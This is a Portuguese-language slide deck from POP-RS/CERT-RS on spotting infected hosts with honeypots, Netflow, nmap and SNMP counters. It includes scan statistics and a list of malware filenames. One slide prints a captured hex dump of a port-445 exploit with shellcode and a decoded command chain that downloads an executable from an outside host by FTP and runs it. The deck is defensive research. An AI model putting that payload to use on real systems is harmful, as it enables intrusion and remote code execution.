Diagnóstico de Ataques Utilizando Ferramentas de Gerência de Rede e Honeypots

Émerson Virti, João Marcelo Ceron, Leandro Márcio Bertholdo
{ emerson, ceron, berthold }@pop-rs.rnp.br
Liane M. R. Tarouco (liane@penta.ufrgs.br)

Sumário

- Introdução
- A hipótese da “proximidade da referência”
- Honeypots como uma linha de defesa
- Coleta de Dados
  - Amostragens estatísticas em diferentes blocos IP (comerciais, acadêmicos, cable-modem)
  - Resultados Estatísticos
- Verificação de comportamento anômalo
  - Verificação de um pacote enviado ao honeypot
  - Varredura de portas
  - Netflow
  - snmpv3
- Conclusões

Introdução

- Várias instituições foram convidadas a participar do Projeto Honeypots Distribuídos
- Reticentes quanto ao uso de seus dados
- Descontentes com a quantidade de informações retornadas

Esse problema precisava ser resolvido!!!!

A hipótese da proximidade da referência

- Segundo Thorsten Holz em sua tese “New Fields of Application for Honeynets” (ago/05), a maioria dos malwares, vermes e vírus tentam atacar alvos próximos ao seu espaço de endereçamento (mesma sub-rede ou classe B)

- Isso indica que quanto mais próximo de uma máquina contaminada maiores as chances de sofrer um ataque no inicio da contaminação (proximidade da referência)

Honeypots como linha de defesa

- A hipótese da proximidade foi confirmada no honeypot situado no POP-RS/CERT-RS
- Próximo passo: testar em outras instituições
- Usado *honeypots* no lugar de *darknets:* Mais informações obtidas principalmente sobre *malwares*

E-crime Watch Report

Which of the following electronic crimes were committed against your organization in 2004? (base: among those experiencing electronic crimes)	2005 (base: 554)	2004* (base: 342)
Virus or other malicious code	82%	77%
Spyware	61%	N/A
Phishing	57%	31%
Illegal generation of spam email	48%	38%
Unauthorized access to information, systems or networks	43%	47%
Denial of service attacks	32%	44%
Rogue wireless access point	21%	N/A
Exposure of private or sensitive information	19%	N/A
Fraud	19%	22%
(2004: Employee) Identity theft	17%	12%
Password sniffing	16%	N/A
Theft of intellectual property	14%	20%
Zombie machines on organization's network	13%	N/A
Theft of other (proprietary) info	12%	16%
Sabotage	11%	18%
Web site defacement	9%	N/A
Extortion	2%	5%

Esquema de Coleta

- Vários fragmentos de blocos sem uso foram anunciados internamente para cada instituição.
- Como o honeypot estava fora da instituição os filtros anti-spoofing foram temporariamente adequados para a nova situação.


Esquema de Coleta

- Todos os blocos livres coletavam o equivalente a um /16

Aproximadamente


65 mil hosts emulados

Esquema de Coleta




Resultados – Pacotes por Segundo

- Pacotes por segundo



Resultados – Bits por Segundo

- Bits por Segundo




Problemas Encontrados

- Problemas de memória (ARPtable)
- Problemas com CPU (número de pacotes)


Tentativas de Acesso ao Honeypot


Média das Tentativas de Acesso por Dia			
	TOTAL/DIA	Scan/IP	Scan/IP/Hora
Acadêmico /18	32.145.835	1977,48	82,39 ~ 1,3 scan/min
Comercial /18	3.838.989	236,16	9,84
Acadêmico /17	3.941.556	121,23	5,05
Cable /20	5.172.852	1272,85	53,4 ~ 0,88 scan/min

Origem das Tentativas de Acesso



Estatísticas – Origem das Tentativas de Acesso





Portas mais Acessadas

Top TCP	
139	38,16%
1433	31,27%
445	12,43%
135	3,54%
80	2,42%
4899	1,92%
22	1,37%
1080	0,54%
3306	0,46%
25	0,39%

Top UDP	
137	1,63%
53	0,33%
1026	0,24%
135	0,09%

Sistema Operacional Fonte - Fingerprint

Sistema Operacional Fonte	
Windows	96,93%
Linux	2,98%
Solaris	0,04%
OpenBSD	0,03%
FreeBSD	0,01%
NetBSD	0,01%
Outros	0,01%

Utilizando o Honeyd

- HONEYD
  - Implementação de honeypots de baixa interatividade
  - Possibilidade da emulação da pilha TCP/IP de vários sistemas operacionais
  - Permite a criação de Listners para a emulação de diversos serviços
    - Maior consumo de CPU

Listner de Coleta de Links de Malware

- MSupdate.exe
- XPService.exe
- bling.exe
- ccenmgr.exe
- csexp.exe
- hostin.exe
- intec.exe
- internet4.exe
- ipxroute32x.exe
- msfdfe.exe
- msmsgrs.exe
- msnm
- msnmsg
- msnmsgr.ex
- msnmsgr.exe
- msnmsgrs.exe
- phr.exe
- rasdfgl32.exe
- reg1x.exe
- rundll32.exe
- sdsys.exe
- servs.exe
- spdauth.exe
- sysin.pif
- taskmegr.exe
- taskmnegr.exe
- taskngr.exe
- uniwins.exe
- updaters.exe
- winddr.exe
- wlmsn.exe
- wmiapsrv.exe
- wuamkop32.exe
- zlclient.exe

Verificação do Conteúdo do Pacote Enviado ao Honeypot

```
14:26:51.890874 IP ?.?.?.?.2913 > ?.?.?.?.445: . 142:1586(1444) ack 1 win 17328
                                        ...
        0x0380:  4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
        0x0470:  4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
        0x0480:  4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
        0x0490:  4141 0300 2382 0c57 0382 040a 0090 4290  AA..#..W......B.
        0x04a0:  4290 4290 4281 c454 f2ff fffc e846 0000  B.B.B..T.....F..
        0x04b0:  008b 453c 8b7c 0578 01ef 8b4f 188b 5f20  ..E<.|.x...O.._.
        0x04c0:  01eb e32e 498b 348b 01ee 31c0 99ac 84c0  ....I.4...1.....
        0x04d0:  7407 c1ca 0d01 c2eb f43b 5424 0475 e38b  t........;T$.u..
        0x04e0:  5f24 01eb 668b 0c4b 8b5f 1c01 eb8b 1c8b  $..f..K._......
        0x04f0:  01eb 895c 2404 c331 c064 8b40 3085 c078  ...\$..1.d.@0..x
        0x0500:  0f8b 400c 8b70 1cad 8b68 08e9 0b00 0000  ..@..p...h......
        0x0510:  8b40 3405 7c00 0000 8b68 3c5f 31f6 6056  .@4.|....h<_1.`V
        0x0520:  eb0d 68ef cee0 6068 98fe 8a0e 57ff e7e8  ..h...`h....W...
        0x0530:  eeff ffff 636d 6420 2f6b 2065 6368 6f20  ....cmd./k.echo.
        0x0540:  6f70 656e 2032 3030 **** **** **** ****  open.200.00.000.
        0x0550:  3930 2032 3134 3139 203e 2069 2665 6368  90.21419.>.i&ech
        0x0560:  6f20 7573 6572 2031 2031 203e 3e20 6920  o.user.1.1.>>.i.
        0x0570:  2665 6368 6f20 6765 7420 6572 6173 656d  &echo.get.erasem
        0x0580:  655f 3438 3331 362e 6578 6520 3e3e 2069  e_48316.exe.>>.i
        0x0590:  2026 6563 686f 2071 7569 7420 3e3e 2069  .&echo.quit.>>.i
        0x05a0:  2026 6674 7020 2d6e 202d 733a 6920 2665  .&ftp.-n.-s:i.&e
        0x05b0:  7261 7365 6d65 5f34 3833 3136 2e65 7865  raseme_48316.exe
        0x05c0:  0d0a 0042 4242 4242 4242 4242 4242 4242  .BBBBBBBBBBBBB
        0x05d0:  4242 4242 4242 4242 4242                 BBBBBBBBBB
```

Objetivos da Coleta de Dados no Honeypot

- Verificação de endereços da rede da instituição tentando acessar o honeypot
  - Ação de malware ou atacante
  - Erro de configurações
- Coleta de links de malware

Passo Seguinte

- Após encontrado um endereço da rede privada nos logs do honeypot
  - Verificação da ação do malware ou atacante
    - Varredura de portas
    - Netflow
    - SNMP

Varredura de portas

- Possibilidade da descoberta de alguma backdoor

- Problemas envolvidos
  - Apenas com permissão
    - Pode ser interpretado como ataque
  - Backdoors em portas conhecidas
  - Tráfego

Varredura de portas

```
# nmap –sS –O <endereco>
Starting nmap 3.48
Interesting ports on <endereco>:
(The 1651 ports scanned but not shown below are in state:
    closed)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1027/tcp open  IIS
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 SP3
```


Netflow

- Possibilidade de verificação do comportamento do endereço IP que acessou o honeypot

- Através do conteúdo dos listners, possibilidade da descoberta de novas máquinas comprometidas na rede

SNMP

- Verificação de diferentes objetos





Várias formas de se caracterizar a ação de um malware

SNMP

- Objetos
  - **sysDescr:** Hardware: x86 Family 5 Model 4 Stepping 3 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.0
  - **hrSystemUptime**: 0 days 10h:05m:02s.74th

SNMP – Diferentes Indicativos





tcpOutRsts - Varredura de portas

SNMP – Diferentes Indicativos


tcpOutRsts

- Servidor de mail (POP-RS)
  - 4074
- Endereço Suspeito
  - 1021598

SNMP – Diferentes Indicativos

tcpConnRemPort

tcpConnRemPort.?.?.?.?.1031.?.?.?.3.445
tcpConnRemPort.?.?.?.?.1032.?.?.?.4.445
tcpConnRemPort.?.?.?.?.1033.?.?.?.5.445
tcpConnRemPort.?.?.?.?.1034.?.?.?.6.445
tcpConnRemPort.?.?.?.?.1035.?.?.?.7.445
tcpConnRemPort.?.?.?.?.1036.?.?.?.8.445
tcpConnRemPort.?.?.?.?.1037.?.?.?.9.445
tcpConnRemPort.?.?.?.?.1039.?.?.?.10.445
tcpConnRemPort.?.?.?.?.1040.?.?.?.11.445
tcpConnRemPort.?.?.?.?.1041.?.?.?.12.445
…



SNMP – Diferentes Indicativos

tcpConnLocalPort

tcpConnLocalPort.0.0.0.0.135.0.0.0.0.2160
tcpConnLocalPort.0.0.0.0.445.0.0.0.0.18494
tcpConnLocalPort.0.0.0.0.1027.0.0.0.0.18650
tcpConnLocalPort.0.0.0.0.139.0.0.0.0.2078
…

SNMP – Outros Objetos

- udpNoPorts
  - indício de scan
- RMON
  - hostTopNTable
  - quem está transmitindo muito

SNMP – Problemas

- Possibilidades de falso positivo
  - Mas e o acesso ao honeypot?
- Hosts e dispositivos de rede sem SNMP habilitado
- Segurança
  - Possibilidade de usar SNMPV3

CONCLUSÕES

- Malwares tem maior probabilidade de fazerem scans em IPs “próximos”
- Quantidade de scans – ruído
- Possibilidade de, através de honeypots, verificar o comportamento anômalo de hosts da rede

CONCLUSÕES

- Possibilidade de verificar links que contém malwares
- Integração entre ferramentas de segurança e gerência
- Comportamento pró-ativo relativo a segurança

Dúvidas, questionamentos, sugestões...

Contato no POP-RS

suporte@pop-rs.rnp.br

Contato:

emerson@tche.br

Obrigado!